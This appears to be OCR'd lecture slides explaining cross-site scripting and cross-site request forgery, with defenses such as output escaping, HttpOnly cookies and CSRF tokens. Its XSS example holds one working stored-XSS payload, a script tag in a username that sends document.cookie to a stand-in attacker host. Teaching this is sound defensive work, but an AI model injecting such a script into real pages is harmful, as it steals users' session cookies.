
Cookie	User	Join Date
XYZ	Seth	02/01/2013

CROSS-SITE SCRIPTING (XSS)

- Attacker tries to insert their own JavaScript
- Some XSS worked by exploiting bugs in browsers
- Most often inserted into dynamically created page

XSS Visualization

The Attacker gets Evils JavaScript inserted either through a "reflection" attack or "storage" attack. Once operational, it can ***impersonate*** the user, including all of their cookies and settings. Moreover, the Evil JS can ***communicate*** with the attacker for data exfiltration or ongoing real-time control.




Exfiltrated:
- Web server response
- Cookies including session auth

EXAMPLE:

The User's "name" has been corrupted to include a "script" that will run every time it is displayed


This is the Database



```
Username: user123<script>document.location='https://attacker.com/?cookie='+encodeURIComponent(document.cookie)</script>
Registered since: 2016
```

The script connects to the attacker's website with the user's cookie encoded as a parameter to the URL. This bypasses the Same Origin Policy (any URL is allowed)

XSS Visualization




Exfiltrated:

- Web server response
- Cookies ~~including session auth~~

The ***primary*** defense against XSS attacks is filtering inputs and escaping outputs. These defenses actually stop and eliminate the XSS attack altogether.

Secondary defenses mitigate XSS attacks by preventing XSS JS from exfiltrating some kinds of data. For example, cookies marked "HttpOnly" cannot be read by JavaScript in most modern browsers.


CSRF Visualization



Cross-Site Request Forgery is simpler than XSS. There is typically no JS and it is not typically ***two-way communication with the Attacker***.

The idea is simply getting the victim to click on a link or otherwise transmit an HTTP request that causes an unauthorized transaction.

CSRF Visualization



A ***CSRF-Token*** is some ***unpredictable*** value embedded in the webpage that is used for identifying authorized requests. If done right, prevents the CSRF attack.

XSS AND CSRF DEMO